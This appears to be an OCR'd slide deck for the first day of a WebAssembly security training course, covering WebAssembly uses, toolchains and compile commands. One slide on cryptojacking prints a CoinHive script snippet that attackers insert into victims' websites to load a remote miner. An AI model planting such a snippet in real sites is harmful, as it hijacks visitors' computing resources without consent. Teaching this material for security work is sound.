WebAssembly Security
"From Reversing to Vulnerability Research"

Version 1.7

Day #1

WebAssembly Reverse Engineering

Summary


- Introduction to WebAssembly
  - WebAssembly toolchains & ABIs
- WebAssembly VM
  - Architecture
  - Web-Browsers / Standalone VM / Interpreter
- WebAssembly Text Format (wat/wast)

- Debugging WebAssembly module
- WASM binary format
- EXERCISE: Real-life Browser addons analysis

- Instructions set architecture (ISA)
- Control Flow Graph (CFG)
- Reversing and Disassembler tools (IDA, Radare2, JEB)
- Call Flow Graph & Data Flow Graph (DFG)
- EXERCISE: CTF challenges

Introduction to WebAssembly

Before WebAssembly (source)



What is WebAssembly?

- **Binary instruction format for a stack-based virtual machine**
  - Low-level bytecode
  - Compilation target for C/C++/Rust/Go/…


- Generic evolution of NaCl & Asm.js
- W3C standard
- MVP 1.0 (March 2017)
- Natively supported in all major browsers

- WebAssembly goals:
  - Be fast, efficient, and portable (near-native speed)
  - Easily readable and debuggable (wat/wast)
  - Keep secure (safe, sandboxed execution environment)
  - **Don't break the web** (not a JS killer)

- History of WebAssembly - video

WEBASSEMBLY

“A game changer for the web”




https://caniuse.com/#feat=wasm

WebAssembly for Websites

- Video/Audio/Image
  - Online Video Editor - link, github
  - AV1 video decoder - blogpost, github
  - Build FFmpeg WebAssembly version - blogposts
  - Squoosh.app - link, github, video
    - image compression web app

- Portage of VIM in wasm - link
- Clang compiler in browser - link
- Porting a Face Detector Written in C to WebAssembly - link
- fastq.bio - link, blogpost, github
  - Interactive web tool for DNA sequencing data
- Uno calculator
  - Windows 10 Calculator ported to WebAssembly - link
- Ruffle
  - A Flash Player emulator written in Rust - github, demo



WebAssembly for Web UI (React, Qt, ...)

- React (JavaScript library for building user interfaces)
  - Declarative WebAssembly instantiation for React - link
  - Using WebAssembly with React - link
  - Rust, React and WebAssembly - link
  - WebAssembly, C, Emscripten and React - link
  - WebAssembly Modules in Rust: An Introduction - link
  - React, Powered by WebAssembly - *Jay Phelps* - video
  - Beyond Web Apps React, JavaScript and WebAssembly - *Florian Rival* - video
  - Native Web Apps: React and WebAssembly to Rewrite Native Apps - *Florian Rival* - video

- Qt (widget toolkit for creating graphical user interfaces)
  - Qt for WebAssembly - link, examples
  - Create web user interfaces with Qt WebAssembly instead of JavaScript - link
  - Getting Started With Qt for WebAssembly - link
  - Qt Examples for WebAssembly - link
  - Examples and test cases for Qt on WebAssembly - github, demo
  - Qt for WebAssembly: Multithreading - link
  - exec on Qt WebAssembly - link
  - Qt Quick (QtWasm) on the Browser - link

WebAssembly for Browsers Addons

- Firefox addons
  - More details later today (day 1)


- Chrome extensions
  - Loading WebAssembly modules efficiently - link
  - Using WebAssembly in chrome extension - link

- 1Password X – Password Manager
  - WebAssembly module added in May 2019 update - link
  - Firefox addon, Chrome extension

> With our move to WebAssembly, page filling and analysis now runs at least twice as fast as before, and those websites with a large number of fields are up to 13x faster in Chrome and up to 39x faster in Firefox! It's blazing fast.


WebAssembly for Node.js, Electron & Angular

- Node.js (JavaScript runtime built on Chrome's V8 JavaScript engine.)
  - BLAKE2b and BLAKE2s hash functions compiled to WebAssembly - blake2.wasm
  - AEZ cipher compiled to WebAssembly - aez.wasm
  - npm and WASM: how can we help? by *Laurie Voss of npm* - video
  - Serverless Functions With WebAssembly Modules - link
  - Wasmer-JS - interacting with WASI Modules in Node.js - blogpost, github
- Electron (Build cross platform desktop apps with JavaScript, HTML, and CSS)
  - Running Native Code in Electron and the Case for WebAssembly - link
  - A minimal Electron + WebAssembly (WASM) + Rust example - github
  - Basic Electron Framework Exploitation (backdooring app) - link
  - RustConf 2019 - From Electron, to Wasm, to Rust (Aaand Back to Electron) - video
  - Compile JavaScript? Really? - link
- Angular (TypeScript-based open-source web application framework)
  - Using Web Assembly to speed up your Angular Application - link
  - Curve Fitting in the Browser using Rust+wasm in Angular - blogpost, demo
  - WebAssembly et Angular le combo parfait ? (French) - link
  - Angular & WebAssembly examples - github, demo
  - Back to the Future! From C++ to Angular - link




WebAssembly for company Web App #1

AUTOCAD®




Google Earth



WebAssembly for company Web App #2

- AutoCAD (link)
  - Roundup: The AutoCAD Web App at Google I/O 2018 - link, video
- Ebay
  - WebAssembly at eBay: A Real-World Use Case - link
- Google (Earth, Keep, Hangout, Bigquery, ...)
  - WebAssembly brings Google Earth to more browsers - link
  - BigQuery beyond SQL and JS: Running C and Rust code at scale with wasm - link
- Adobe Photoshop - Tweet
  - Adobe Photoshop Express online

- Figma (A collaborative interface design tool)
  - WebAssembly cut Figma's load time by 3x - link
- PSPDFKit (Framework for working with PDF files.)
  - A Real-World WebAssembly Benchmark - link, demo
- Fluence
  - Porting Redis to WebAssembly with Clang/WASI by Fluence - link




WebAssembly on Cloudflare Workers

- “Today, we're **extending Cloudflare Workers** with support for WebAssembly. All Workers customers can now **augment their applications** with WASM at **no additional cost.**”

- Cloudflare Workers
  - Announced on October 2018
  - Serverless Rust with Cloudflare Workers - link
  - Announcing workers.dev - link
  - Cloudflare documentation - link
  - Cloudflare wasm demo - link
  - Getting Started With Serverless WebAssembly - link
  - kick starting a Cloudflare worker project with emscripten - link

- Wrangler
  - The Wrangler CLI: Deploying Rust with WASM on Cloudflare Workers - link
  - Wrangler v1.6.0 release - link



WebAssembly for Videos Games

- Supported by multiple game engines:
  - Unity3D WebGL (WebAssembly is here!)
  - Unreal Engine 4 (since 4.18)
  - Magnum engine - link

- Demos:
  - Tanks! - link
  - EpicZenGarden - link
  - SunTemple - link
  - Funky Karts - link
  - OpenTTD - link
  - Diep.io - link
  - Diablo 1 - github, demo
  - Dungeon Crusher: Soul Hunters - link

- DigiPlay - Play video games instantly in your browser.
  - Doom 3 - blogpost, demo

WebAssembly for (il)legitimate Crypto-mining

- CryptoJacking
  - Unauthorized use of computing resources to mine cryptocurrencies.
- CoinHive
  - Created in 2017
  - Simple API
  - “Our miner uses WebAssembly and runs with about 65% of the performance of a native Miner.”
  - (legit) Proof of Work Captcha
- Attackers just need to insert this snippet of code on victims website:



```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```

WebAssembly for (il)legitimate Crypto-mining

WebAssembly for Blockchain

- Ethereum (eWasm)
  - The Next Generation Ethereum Virtual Machine / Ewasm VM - link
- Ethereum (Parity)
  - Sub0.1: Wasm and Substrate - video
- EOS
  - Smart contract compiled from C++ to WebAssembly
  - EOS-VM: A High-Performance Blockchain WebAssembly Interpreter - link
- DFINITY
  - Dfinity is a blockchain-based cloud computing project - source
- Spacemesh
  - Spacemesh Virtual Machine based on wasmer - blogpost, github
- Golem
  - gWASM task in Golem - link
  - sp-wasm - SpiderMonkey-based WebAssembly Sandbox

- Further reading:
  - Wasm on the blockchain workshop Berlin 2019 - blogpost, videos
  - How to run an EWASM smart contract in 2020? - video



spacemesh

golem

WebAssembly for OS Emulation

- JSLinux
  - Qemu in your browser
  - Windows 2000
- Game Boy / Game Boy Color Emulator
  - wasm-gb (WebAssembly and WebGL 2.0) - demo, github
  - wasmboy (WebAssembly using AssemblyScript) - github
  - I ported my Gameboy Color emulator to WebAssembly - link
- NES emulator
  - rustynes - An NES emulator by Rust and WebAssembly - demo, github
  - Pinky - an NES emulator written in Rust - demo, github
  - SaltyNES - A NES emulator in WebAssembly - demo, github
- tomaka/os
  - operating-system-like environment where executables are all in WASM and are loaded from some IPFS-like decentralized network.
- CHIP-8 emulator
  - Writing a CHIP-8 emulator with Rust and WebAssembly - link
- Cheerpx
  - WebAssembly-based x86 virtual machine in the browser - video, blog

cheerpx

EXERCISE


Check some previous websites and

Made with WebAssembly

WebAssembly toolchains


Emscripten

- Emscripten: An LLVM-to-Web Compiler
  - compiles C and C++ to WebAssembly using **LLVM** and Binaryen.
  - support for popular portable APIs such as OpenGL and SDL2
  - possible to remove emscripten glue code
    - `STANDALONE_WASM=1` flag



- Compile with:
  - `emcc hello.c -o hello.html`

- Further readings:
  - Emscripten: Building to WebAssembly - link
  - Emscripten and the LLVM WebAssembly backend - link
  - WebAssembly in Production - link



WebAssembly toolchain for **C/C++**

- LLVM: Set of compiler and toolchain technologies
  - WebAssembly not experimental since LLVM 8.0
  - Available through **clang**
    - Online clang wasm


```
clang \
  --target=wasm32 \ # Target WebAssembly
  -emit-llvm \ # Emit LLVM IR (instead of host machine code)
  -c \ # Only compile, no linking just yet
  -S \ # Emit human-readable assembly rather than binary
  add.c
```

- Wasienv: WASI Development Toolchain for C/C++ - link
  - Compile C/C++ to Wasm WASI - link
  - Compilation:
    - `wasicc example.c -o example.wasm`


- `wasicc` / `wasic++` : The Clang compiler
- `wasiconfigure` : A tool to wrap `./configure` commands with wasienv
- `wasimake` : A tool to wrap `cmake` and `make` commands
- `wasild` : the WebAssembly linker

- Further readings:
  - Compiling C to WebAssembly and Running It - without Emscripten - link
  - Compiling C to WebAssembly without Emscripten - link
  - Going Straight to clang for WebAssembly - link
  - Hello World in WebAssembly - link
  - Compiling C to WebAssembly - link
  - WebAssembly without Emscripten - link
  - Compiling C to WebAssembly using clang/LLVM and WASI. - link

Development IDE - WebAssemblyStudio




Development IDE - WasmFiddle




WebAssembly Books using C++/emscripten

- Learn WebAssembly
  - Build web applications with native performance using Wasm and C/C++
  - By *Mike Rourke*
  - Buy it: paper
  - Examples github repository - link

- **WebAssembly in Action**
  - By *Gerard Gallant*
  - Buy it: paper
  - Not release yet





EXERCISE

Quick example


Hello world with emscripten **(day_1/hello_emscripten)**

